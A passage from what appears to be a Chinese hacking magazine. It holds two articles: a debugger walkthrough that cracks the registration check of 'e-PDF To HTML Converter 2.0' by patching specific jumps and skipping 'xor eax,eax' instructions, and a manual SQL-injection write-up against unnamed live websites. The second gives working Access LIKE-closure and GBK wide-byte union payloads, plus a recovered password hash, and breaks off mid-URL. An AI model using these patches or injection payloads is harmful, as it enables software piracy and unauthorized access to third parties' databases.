0043C191  .  74 18    je short pdf2html.0043C1AB   ; 满足要求就跳到提示出错的
位置
```

所以在0043C187处断点看看：

```
0043C187  .  E8 EBF5FFFF     call pdf2html.0043B777
```

F9运行程序，随便输入信息：

```
E-Mail:123@163.com
Series:ALL
```

输入完成后，按下OK按钮，程序停在了我们断点的位置：

```
0043C187  .  E8 EBF5FFFF     call pdf2html.0043B777          ;
\pdf2html.0043B777
```

F7跟入分析注册码：

```
0043B777  /$  55       push ebp     ; 子过程常见的文件头
0043B778  |.  8BEC     mov ebp,esp
0043B77A  |.  83EC 3C  sub esp,3C
0043B77D  |.  56       push esi
0043B77E  |.  8B45 08 mov eax,dword ptr ss:[ebp+8]
0043B781  |.  8A08             mov cl,byte ptr ds:[eax]
0043B783  |.  884D F4 mov byte ptr ss:[ebp-C],cl
```

```
0043B786  |.  C645 F5 00      mov byte ptr ss:[ebp-B],0
0043B78A  |.  8B55 08  mov edx,dword ptr ss:[ebp+8]
0043B78D  |.  8A42 01  mov al,byte ptr ds:[edx+1]
0043B790  |.  8845 E8  mov byte ptr ss:[ebp-18],al
0043B793  |.  C645 E9 00      mov byte ptr ss:[ebp-17],0
0043B797  |.  8B4D 08  mov ecx,dword ptr ss:[ebp+8]
0043B79A  |.  8A51 0E  mov dl,byte ptr ds:[ecx+E]
0043B79D  |.  8855 DC  mov byte ptr ss:[ebp-24],dl
0043B7A0  |.  C645 DD 00      mov byte ptr ss:[ebp-23],0
0043B7A4  |.  8B45 08  mov eax,dword ptr ss:[ebp+8]
0043B7A7  |.  8A48 0F  mov cl,byte ptr ds:[eax+F]
0043B7AA  |.  884D D0  mov byte ptr ss:[ebp-30],cl
0043B7AD  |.  C645 D1 00      mov byte ptr ss:[ebp-2F],0
0043B7B1  |.  8B55 08  mov edx,dword ptr ss:[ebp+8]
0043B7B4  |.  8A42 02  mov al,byte ptr ds:[edx+2]
0043B7B7  |.  8845 C4  mov byte ptr ss:[ebp-3C],al
0043B7BA  |.  C645 C5 00      mov byte ptr ss:[ebp-3B],0
0043B7BE  |.  0FBE4D C4       movsx ecx,byte ptr ss:[ebp-3C]
0043B7C2  |.  83F9 24  cmp ecx,24
0043B7C5  |.  74 04    je short BAK_PD~1.0043B7CB
 ; =====关键=========
0043B7C7  |.  33C0            xor eax,eax  ;  eax 变 0
0043B7C9  |.  EB 67    jmp short BAK_PD~1.0043B832
0043B7CB  |>  8D55 F4  lea edx,dword ptr ss:[ebp-C]
0043B7CE  |.  52              push edx
0043B7CF  |.  E8 BCC80300     call BAK_PD~1.00478090
0043B7D4  |.  83C4 04  add esp,4
0043B7D7  |.  8BF0            mov esi,eax
0043B7D9  |.  8D45 D0  lea eax,dword ptr ss:[ebp-30]
0043B7DC  |.  50              push eax
0043B7DD  |.  E8 AEC80300     call BAK_PD~1.00478090
0043B7E2  |.  83C4 04  add esp,4
0043B7E5  |.  03F0            add esi,eax
0043B7E7  |.  83FE 0A  cmp esi,0A
0043B7EA  |.  75 23    jnz short BAK_PD~1.0043B80F
0043B7EC  |.  8D4D E8  lea ecx,dword ptr ss:[ebp-18]
0043B7EF  |.  51              push ecx
0043B7F0  |.  E8 9BC80300     call BAK_PD~1.00478090
0043B7F5  |.  83C4 04  add esp,4
0043B7F8  |.  8BF0            mov esi,eax
0043B7FA  |.  8D55 DC  lea edx,dword ptr ss:[ebp-24]
0043B7FD  |.  52              push edx
0043B7FE  |.  E8 8DC80300     call BAK_PD~1.00478090
0043B803  |.  83C4 04  add esp,4
0043B806  |.  03F0            add esi,eax
0043B808  |.  83FE 0A  cmp esi,0A
0043B80B  |.  75 02           jnz short BAK_PD~1.0043B80F
0043B80D  |.  EB 04    jmp short BAK_PD~1.0043B813
 ; =======关键=========
0043B80F  |>  33C0            xor eax,eax  ;  eax 变 0
0043B811  |.  EB 1F           jmp short BAK_PD~1.0043B832
0043B813  |>  8B45 08  mov eax,dword ptr ss:[ebp+8]
0043B816  |.  8A48 03  mov cl,byte ptr ds:[eax+3]
0043B819  |.  884D C4  mov byte ptr ss:[ebp-3C],cl
0043B81C  |.  C645 C5 00      mov byte ptr ss:[ebp-3B],0
0043B820  |.  0FBE55 C4       movsx edx,byte ptr ss:[ebp-3C]
0043B824  |.  83FA 2F  cmp edx,2F
0043B827  |.  74 04           je short BAK_PD~1.0043B82D
 ; =========关键=========
0043B829  |.  33C0            xor eax,eax  ;  eax. 清零
0043B82B  |.  EB 05           jmp short BAK_PD~1.0043B832
0043B82D  |>  B8 01000000      mov eax,1
0043B832  |>  5E              pop esi
0043B833  |.  8BE5            mov esp,ebp
0043B835  |.  5D              pop ebp
0043B836  \.  C3              ret         ;  ret 表示过程结束
```

由于能力的原因，硬是没看出到底干了些什么！回到F7跟人之前的指令那里，你会发现其实我们早就已经把程序破解了！我们只要将注册不成功的跳转改掉就可以了！

```
0043C17B   .  50              push eax     ; |hWnd
0043C17C   .  FF15 0C654A00    call dword ptr ds:[<&USER32.GetDlgItemTextA>]
; \GetDlgItemTextA
0043C182   .  68 3C3B4E00     push pdf2html.004E3B3C        ; /Arg1 = 004E3B3C
0043C187   .  E8 EBF5FFFF      call pdf2html.0043B777       ; \pdf2html.0043B777
检测地址 0043C187 的返回值，决定注册是否成功
0043C18C   .  83C4 04 add esp,4
0043C18F   .  85C0            test eax,eax
; =====[[[[[[[[[[[关键检测 ]]]]]]]]]]====
0043C191   .  74 18    je short pdf2html.0043C1AB     ; 注册不成功则跳转到错误显示的地方
0043C193   .  6A 40    push 40 ; /Style =MB_OK|MB_ICONASTERISK|MB_APPLMODAL
0043C195   .  68 2CBF4D00     push pdf2html.004DBF2C   ; |Title = "Thank you registered"
0043C19A   .  68 44BF4D00      push pdf2html.004DBF44   ; |Text = "Thank you registered e-PDF To HTML Converter 2.0."
0043C19F   .  8B4D 08  mov ecx,dword ptr ss:[ebp+8]    ; |
0043C1A2   .  51              push ecx     ; |hOwner
0043C1A3   .  FF15 10654A00    call dword ptr ds:[<&USER32.MessageBoxA>]
; \MessageBoxA
0043C1A9   .  EB 30    jmp short pdf2html.0043C1DB     ; 注册成功，将跳转到新的位置
```

现在我们只要将0043C191处的跳转改一下就可以了：

```
0043C191   .  74 18    je short pdf2html.0043C1AB     ; 注册不成功则跳转到错误显示的地方
---------可以改成下面的样子[自己发挥]-----------
0043C191   .  74 18    je short pdf2html.0043C193
0043C191   .  74 18    je short pdf2html.0043C1A9
```




图 9




图 10

另外再介绍一种方法，就是函数断点法！也就是对函数GetWindowTextA（或者GetDlgItemTextA，利用Ctrl+N查看是否有这两个函数）进行断点，也可以实现上面的操作。当然，跟踪Button也是可以的，其实这些都是比较陈旧的东西了！如果不知道，说明你还需要学习！




图 11

破解虽然完成了，但是我们每次运行这个程序的时候都会提示注册，真是一件让人很无奈的事情。现在来介绍一下怎么把注册框去掉！其实就是用资源编辑器软件，呵呵，很简单的！我最终把程序改为了如图9、图10的样子！

本人觉得如果时间长了，看着也挺烦人的！所以决定把这个窗口也去掉！思考了一下，觉得去掉窗口很简单，用资源编辑器，把对应的注册窗口删掉就OK了。

我用Restorator.exe将注册窗口删掉，当我们查看程序的“help”菜单时，你会发现软件还没有注册，如图11，这咋办？

这说明这种去窗口的方法是不可取的，因为破坏了软件内部过程中的一些东西！换种思路，如果每次注册窗口弹出来之前，程序自动完成注册过程，不就OK了？确实，这种方法没有破坏程序的结构！还记得上面分析得出的那个过程吗？

```
0043C187   .  E8 EBF5FFFF       call pdf2html.0043B777    // F7 跟入
=================F7 过程=================
0043B777  /$  55                push ebp
....
0043B836  \.  C3                ret
=================跳出过程==============
0043C18C   .  83C4 04 add esp,4
0043C18F   .  85C0             test eax,eax
; =====[[[[[[[[[[[关键检测 ]]]]]]]]]]====
0043C191   .  74 18    je short pdf2html.0043C1AB     ; 注册不成功则跳转到错误显示的地方
```

现在大家可能已经知道了吧？test eax,eax为检测的核心语句，如果想去掉窗口，需要在上面F7跟人的子过程中调试，让eax的返回值不为0，然后向下跳转就可以了。上面的关键位置我已经标注，大家自己看看！

```
0043B7C5  |.  74 04    je short BAK_PD~1.0043B7CB
 ; =====关键=========
0043B7C7  |.  33C0              xor eax,eax     ; eax 变 0
0043B80D  |.  EB 04    jmp short BAK_PD~1.0043B813
 ; =====关键=========
0043B80F  |>  33C0              xor eax,eax     ; eax 变 0
0043B827  |.  74 04             je short BAK_PD~1.0043B82D
 ; =====关键=========
0043B829  |.  33C0              xor eax,eax     ; eax 清零
```

将上面的三处xor eax，eax跳过，然后向下执行，你改过的程序就不会有那个烦人的窗口了！再唠叨几句，希望对你们有用！

经验总结

1、字符串有三种搜索方式[ASCII/unicode/binary]

ASCII码搜索是最常见的；

unicode可以在ASCII搜索不成功时测试一下；

Binary搜索一般都会成功，有时候中文字符的搜索也可以使用这种方法搜索。

2、在破解前一定要有破解思路，不要拿着东西就蛮干，那样容易失败！思路有时候决定成败。按照别人的方法进行破解不是最重要的，关键是你学到了什么！如果让你破解，你会有自己的见解吗？

3、一定要尊重作者的版权，不要做违法犯纪的勾当！

编辑点评： 直入主题的好文，我特别看好最后的经验总结，呵呵。

两次优美的手工注入



好久没写东西，近期有世界杯，突然间少了很多时间，什么都没做好，就随便写点东西。

一、先说asp+access吧

某日，momo发过来一个站，让我看看，我慢慢地寻找，终于在搜索框，输入关键字small查找到有关small的信息，再输入small' 提示出错，如图1所示。

很大可能这个点是可以注入的，从出错信息可以得知数据库类型是ACCESS数据库，SQL语句大概为 **select * from 未知的表名 where hw_name like '%"+searchtext+"%'or hw_id like '%"+searchtext+"%'**，但是http://www.xxxxxx.com/products.asp?searchtext=small' and ''='，却返回没有找到产品，如图2所示。




图1




图2

由上面的信息可以知道，这个点用工具是跑不了的，因为ACCESS数据库，不象MSSQL或者MYSQL一样可以用--和/*注释掉后面的sql语句，所以必须构造句闭合。

怎么才能闭合呢？其实很简单，把关键字改为**small%25%27+and%201=1+or+hw_id+like+%27%25small**就可以了，放入sql查询变成**select * from 未知的表名 where hw_name like '%small%25%27+and%201=1+or+hw_id+like+%27%25small%'or hw_id like '%small%25%27+and%201=1+or+hw_id+like+%27%25small%'**，语句正常，马上试试 http://www.xxxxxx.com/products.asp?searchtext=small%25%27+and%201=1+or+hw_id+like+%27%25small，查询结果如图3所示。

http://www.xxxxxx.com/products.asp?searchtext=small%25%27+and%201=2+or+hw_id+like+%27%25small，返回没产品，由此可以确定这个点是可以注入的，语句为small%25%27+这里是注入语句+or+hw_id+like+%27%25small，下面就是ACCESS手工注入了。但是有个问题，通过手工猜解得知密码是32位MD5加密的，要一个个用手工去猜解，是非常麻烦的事，而且momo这家伙只想我手工，于是笨拙地写了个PERL脚本，让它慢慢去猜，如图4所示。

吃饭归来得到密码：3027F7E2AA7A30685169B0F8A278D400，可惜破不出来，这篇文章只写注入，所以就不继续写下去了。

二、再说php+mysql

某日，mensi发一站，双字节编码漏洞注入，以前听说过，但自己还没试过，于是看一下：

http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5' or 1=1 /* 正常

http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5' or 1=2 /* 没返回结果

http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5' order by 1 /* 没返回结果，看来不能order

http://www.xxxxxx.com/read_l.php?bigname=关键字我匿了%D5' or%201=1%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,

